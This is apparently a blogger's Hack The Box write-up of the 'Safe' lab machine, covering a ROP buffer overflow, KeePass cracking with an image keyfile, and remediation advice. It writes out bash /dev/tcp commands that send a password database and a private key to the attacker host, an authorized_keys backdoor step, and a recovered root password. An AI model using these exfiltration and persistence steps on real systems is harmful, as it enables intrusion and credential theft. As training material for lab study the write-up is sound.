Safe writeup
Box name: Safe
Difficulty: Easy
OS: Linux
Overview: Safe is an Easy difficulty Linux VM with a vulnerable service running on a port. The binary is found to be vulnerable to buffer overflow, which needs to be exploited through Return Oriented Programming (ROP) to get a shell. The user's folder contain images and a keepass database which can be cracked using John the ripper to gain the root password.
Link: https://app.hackthebox.com/machines/Safe?tab=play_machine
Machine IP: 10.129.86.172
Ran rustscan against the machine.
rustscan -a 10.129.86.172 –ulimit 5000 -b 500 — -A -Pn


Normal Linux box with ssh, webserver and something interesting on 1337. Navigated to the site and it’s a default apache 2 webserver.
Ran feroxbuster to directory bust.
feroxbuster -u http://10.129.86.172 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
No robots.txt. While feroxbuster runs I’ll poke at the 1337 port. I tried connecting with nc and it just echoes back what I type.
nc 10.129.86.172 1337


I tried command injection here. Additionally feroxbuster finished quick but we didn’t find anything important besides version number 2.4. It looks like from Wappalzyer the is specifically 2.4.25

I couldn’t find anything additional important. Going back to port 1337, I wonder if this is vulnerable to a buffer overflow. Wrote a script to start fuzzing when it would crash.

Ran it. This never seemed to crash after a while. I peeked at the writeup and it does mention a buffer overflow but also I missed source code comment on the website. Here I’ll follow the official writeup until user, as I don’t know too much about buffer overflow since this is not on OSCP.

Downloaded that.
wget http://10.129.86.172/myapp
Opened it with gdb.
gdb -q myapp

The gets function is vulnerable to buffer overflow. Ran checksec to see protections on the binary.
checksec –file=myapp

NX, no execute is enabled. This means the normal bufferoverlow tactic that I am familiar won’t work. We can check the disassembly of the main function.
disassemble main

python3 -c ‘print(“A”*112 + “B”*8)’
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
Disassemble test

I suggest reading the write. They basically test code to confirm the exploit. Unfortunately I would not do it justice explaining myself at this current moment as I will need to learn more about this topic. I wrote the script safe.py and ran it and we get user.

We can get user.txt and in the user directory we see MyPasswords.kdbx. Finally something I am familiar with doing on my own.

There was no netcat on the device so I moved it over with bash listening on netcat.
nc -lvnp 9001 > MyPasswords.kdbx
bash -c ‘cat MyPasswords.kdbx > /dev/tcp/10.10.14.212/9001’
Cracked it with john.
keepass2john MyPasswords.kdbx > pass.hash
john –wordlist=/usr/share/wordlists/rockyou.txt pass.hash
This wasn’t cracking after some time. I checked out the image files and they just look like normal images but I wonder if they are keyfiles.
I created hashes for all of them.
keepass2john -k IMG_05*.JPG MyPasswords.kdbx > pass2.hash
I put all the hashes in one file and we get a password.
john –wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Tested all the files with the password and it is IMG_0547.JPG (in the screenshot its named wrong because I misnamed the file when copying over.
kpcli –kdb MyPasswords.kdbx –key IMG_0537.JPG
ls
cd MyPasswords/
show 0 -f

root:u3v2249dl9ptv465cogl3cnpo3fyhk
I could not SSH in with these credentials though. We have access to create a key for the current user though.
ssh-keygen -f key
cat key.pub > authorized_keys
chmod 600 authorized_keys
bash -c ‘cat key > /dev/tcp/10.10.14.212/9001’
nc -lvnp 9001 > key
chmod 400 key
ssh -i key user@10.129.86.172
And we can get connected, switch user to root and read root.txt.

GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 1337 (custom service). Browsed to the web server and found a default Apache 2.4.25 page. Ran feroxbuster with no significant findings. Tested port 1337 with netcat and it echoed input back. Missed a source code comment on the web page linking to a downloadable binary /myapp.
rustscan -a 10.129.86.172 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.86.172 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – Initial Access – binary buffer overflow via ROP
Downloaded myapp from the web server. Opened it in gdb and identified the gets() function as vulnerable to buffer overflow. Ran checksec and confirmed NX was enabled, ruling out standard shellcode injection. Disassembled main and the test function and built a ROP chain exploit. Ran the exploit against port 1337 and obtained a shell as the user. Retrieved user.txt.
wget http://10.129.86.172/myapp
gdb -q myapp
checksec –file=myapp
3 – KeePass database cracking with image keyfile
Found MyPasswords.kdbx and several JPG image files in the user directory. No netcat was available so transferred files using bash /dev/tcp. Running keepass2john without a keyfile failed to crack the hash with rockyou. Generated hashes for all image files used as keyfiles and cracked the combined hash file with John. Identified IMG_0547.JPG as the correct keyfile. Opened the database with kpcli and recovered the root password.
keepass2john -k IMG_05*.JPG MyPasswords.kdbx > pass2.hash
john –wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Credentials recovered: root:u3v2249dl9ptv465cogl3cnpo3fyhk
4 – SSH key-based access and root flag
Direct SSH as root with the recovered password did not work. Generated an SSH key pair as the current user, added the public key to authorized_keys, transferred the private key back to the attack machine, and SSH’d in. Switched to root using the recovered password and retrieved root.txt.
Key Takeaways
- Vulnerable binary exposed on port 1337 using gets() – CWE-121 – The myapp binary used gets() which performs no bounds checking, making it trivially vulnerable to stack buffer overflow. The binary was also linked directly from the web server source code. Custom network services must never use unsafe C functions and must be compiled with all available mitigations. Exposed debug or demo binaries must be removed from production systems.
- Binary downloadable via web server source code comment – A comment in the web page HTML linked directly to the myapp binary, allowing an attacker to download and analyze it locally before exploiting the service. Source code comments must be stripped before deployment and application binaries must not be served from the web root.
- KeePass database protected with an image keyfile – The KeePass database used an image file as a keyfile alongside a password, which is a valid security measure. However, both the database and all potential keyfile images were stored in the same user directory, meaning access to the directory provided everything needed to open the vault. Keyfiles must be stored separately from the database they protect, ideally on removable media or a different system entirely.
- Root credentials stored in a KeePass database accessible to a standard user – The root password was recoverable by a user with shell access to the machine. Privileged credentials must be stored in a secrets manager accessible only to administrators and must never be placed in a file readable from a standard user session.
- SSH root login not functioning, requiring key-based workaround – Root SSH login was disabled which is correct configuration, but the root password was stored in a user-accessible database. Privileged access should go through sudo from a named account with full audit logging rather than direct root credential storage.
Remediation
[Immediate] Remove myapp from the web server and take port 1337 offline
Remove the myapp binary from the web root immediately and terminate the service on port 1337. Any custom network service must undergo a security code review before deployment and must never be discoverable via web server source code comments. Block port 1337 at the host firewall.
[Immediate] Replace gets() with a safe alternative
Rewrite the binary to replace gets() with fgets() or a bounds-checked equivalent. Recompile with full mitigations including stack canaries, NX, PIE, and RELRO. Audit all custom binaries on the system for unsafe C functions including gets(), strcpy(), strcat(), and sprintf().
[Immediate] Rotate the root password and restrict credential access
The root password must be considered fully compromised. Rotate it immediately. Remove the KeePass database from the user’s home directory and store privileged credentials in a dedicated secrets management solution accessible only to authorized administrators.
[Short-term] Store KeePass keyfiles separately from databases
Define a policy requiring KeePass keyfiles to be stored on a separate physical medium or system from the databases they protect. A keyfile stored in the same directory as the database it unlocks provides no additional security once filesystem access is obtained.
[Long-term] Implement a custom service development and deployment baseline
Define a standard for all custom network services covering safe C function usage, compiler mitigations, security code review requirements, network access restrictions, and web root content policies. Include buffer overflow and ROP chain testing in the regular penetration testing scope for any service running custom compiled binaries.


Leave a Reply